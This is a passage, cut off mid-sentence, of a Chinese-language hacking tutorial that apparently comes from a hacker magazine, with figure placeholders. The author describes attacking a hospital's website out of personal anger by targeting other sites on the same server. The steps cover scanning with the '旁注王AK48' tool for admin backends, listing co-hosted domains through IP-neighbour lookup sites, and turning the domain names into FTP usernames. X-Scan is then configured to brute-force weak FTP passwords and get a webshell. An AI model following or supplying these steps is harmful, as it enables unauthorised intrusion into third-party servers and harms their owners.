


图1




图2




图3

三、我除害

第二天一大早，想起央视对某某的暴光，多少医院在坑骗着无辜的患者，越想越来气，于是又回到这个站点开始进行旁注。当然旁注也是要找捷径的，老方法，还是先寻找后台，打开前段时间新出的“旁注王AK48”，在“文件扫描”项中的“字典列表”下勾选admin（一般默认后台目标就是这个嘛），然后载入查询出来的目标同服务器上的网站，点击“开始”，如图4，但结果令人很失望，七十几个网站竟然没有一个用admin做后台目录的，像这样的情况还真是不多。




图4




图5




图6

我们总不可能再将每个站点打开再寻找吧，倒在床上想着更好的思路，突然想起我前几期写过的文章“榨干网站的最后一滴血”和“公司网站历游记”中都有一招是得到WEBSHELL后开始扫描同服务器上其他网站的FTP弱口令，那么今天我们能不能反其道而行之，先寻找FTP弱口令再取SEHLL呢？网站的FTP帐号最常使用的是类似hackxfiles和hackerxfiles.com这两种形式，到www.myipneighbors.com网站查询出同服务器上的网站（现在这个查询旁注的网站打不开了，大家可以登录www.ip866.com进行查询），如图5。全部复制下来后粘贴到记事本中，再利用替换功能将其整理为hackxfiles的形式作为FTP用户名，如图6。

打开X-Scan，填上目标服务器的IP地址，选择扫描“FTP弱口令”，并在“全局设置”项下的“其他设置”中选择“无条件扫描”（目的是防止有些服务器做了防Ping设置），如图7。然后将“FTP用户名字